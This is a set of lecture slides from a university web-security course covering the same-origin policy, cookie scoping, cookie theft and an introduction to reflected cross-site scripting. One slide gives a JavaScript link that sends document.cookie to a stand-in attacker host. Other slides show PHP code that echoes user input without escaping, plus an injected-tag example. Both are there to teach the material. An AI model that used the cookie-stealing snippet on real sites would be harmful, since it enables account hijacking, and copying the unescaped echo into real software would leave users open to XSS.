CSE 484 / CSE M 584: Computer Security and Privacy

Web Security

[Browser Security Model; Web App Security (XSS)]

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Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Admin


- Hw #2 due today (8pm)
- Lab #2 (web security) out on Monday
  - Due 2 weeks later; sign up form coming soon
- Jared will cover lecture on Monday
  - More web app security + details on lab 2
- Next Friday is a UW holiday!
- Project checkpoint #1 due next Friday
- Office hours: none on Mon/Fri; yes on Thu
  - Email us if you need something!

Recap: Browser Sandbox


- Goal: safely execute JavaScript code provided by a website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
  - Can only access properties of documents and windows from the same domain, protocol, and port

Recap: Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).




www.example.com (the parent) **can** access HTML elements in the iframe (and vice versa).



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Problem: Who Can Navigate a Frame?



If bad frame can navigate sibling frames, attacker gets password!

Problem: Gadget Hijacking in Mashups

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



Solution: Modern browsers only allow a frame to navigate its "descendent" frames

Same-Origin Policy: Cookie Reading

- **First-party cookie:** belongs to top-level domain.
- **Third-party cookie:** belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com**
but not for another site or TLD

Problematic for sites like .washington.edu

path: anything

Problem: Who Set the Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user "badguy" -- not a violation of SOP!
- Alice visits cse484.site.com to submit homework
  - cse484.site.com thinks it is talking to "badguy"
- Problem: cse484.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<head>
<script
src="http://otherdoma
in.com/library.js"></
script> </head>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in the script sets a cookie, under what origin will it be set?


Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/sto
le.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!


Firesheep



https://codebutler.github.io/firesheep/

Web Application Security

Dynamic Web Application



http://www.owasp.org

OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = “world”; echo “Hello $user!”;
or $user = “world”; echo “Hello” . $user . “!”;
```

- Form data in global arrays $_GET, $_POST, …

Echoing / "Reflecting" User Input

Classic mistake in server-side applications

http://naive.com/search.php?term="Justin Bieber"

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>… </body>
```

Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

```
<html>Welcome, dear Bob</html>
```

Echoing / "Reflecting" User Input


naive.com/hello.cgi?name=*Bob*

Welcome, dear Bob

naive.com/hello.cgi?name=*<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*

Welcome, dear

Cross-Site Scripting (XSS)



XSS – Quick Demo

